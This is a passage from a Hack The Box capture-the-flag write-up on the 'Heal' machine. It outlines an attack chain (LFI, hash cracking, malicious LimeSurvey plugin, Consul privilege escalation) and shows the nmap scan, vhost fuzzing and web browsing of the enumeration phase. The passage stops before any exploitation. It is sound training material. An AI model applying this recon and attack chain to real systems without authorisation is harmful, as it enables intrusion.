Hack The Box - Heal
This box hosts a resume generation website where an HTTP query parameter is vulnerable to LFI. The LFI vulnerability is then leveraged to read a database file and obtain a password hash. This password hash is cracked and used to login to LimeSurvey, where a malicious plugin is then uploaded and used to obtain a foothold. After obtaining a foothold, a shared password is found in a config file that allows us to authenticate as another user. Finally, to obtain root, the Consul service is exploited.
Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -Pn -n 10.10.11.46
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-17 09:30 IST
Nmap scan report for 10.10.11.46
Host is up (0.52s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 68:af:80:86:6e:61:7e:bf:0b:ea:10:52:d7:7a:94:3d (ECDSA)
|_  256 52:f4:8d:f1:c7:85:b6:6f:c6:5f:b2:db:a6:17:68:ae (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://heal.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.73 seconds
Starting off with an Nmap scan shows us that ports 22 and 80 are open. We can see that it tried to redirect to http://heal.htb/, so we will add the domain to the /etc/hosts file.
1
echo "10.10.11.46 heal.htb" | sudo tee -a /etc/hosts
I then carried out vhost fuzzing and found the vhost api.heal.htb.
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~]
└─$ ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt:FUZZ -u http://heal.htb/ -H 'Host: FUZZ.heal.htb' -ic -fs 178 -o ffuf_vhosts.txt

<SNIP>

api                     [Status: 200, Size: 12515, Words: 469, Lines: 91, Duration: 587ms]
:: Progress: [4989/4989] :: Job [1/1] :: 123 req/sec :: Duration: [0:00:43] :: Errors: 0 ::
I added the new vhost to the /etc/hosts file as well.
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.10.11.46     heal.htb api.heal.htb

Navigating to the vhost shows that Ruby on Rails is in use. I took note of this and moved on.

I then navigated to heal.htb, which appears to be a resume builder. I then signed up for an account.
It then brought me to this page.


I then navigated to the Survey page by clicking on the button shown below.
On the Survey page, I found that if I clicked the “Take The Survey” button, it would direct me to the take-survey.heal.htb subdomain.

I then added this new subdomain to the /etc/hosts file as well.
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.10.11.46     heal.htb api.heal.htb take-survey.heal.htb

When navigating to the take-survey.heal.htb subdomain, it told me that ralph is an administrator. I made note of this and returned to the resume builder.


I then put in my name in the resume builder and scrolled to the bottom and hit export.
I had set up Burp suite in advance, so I had a history of the web requests.

I grabbed the authorization header from the POST request shown below.
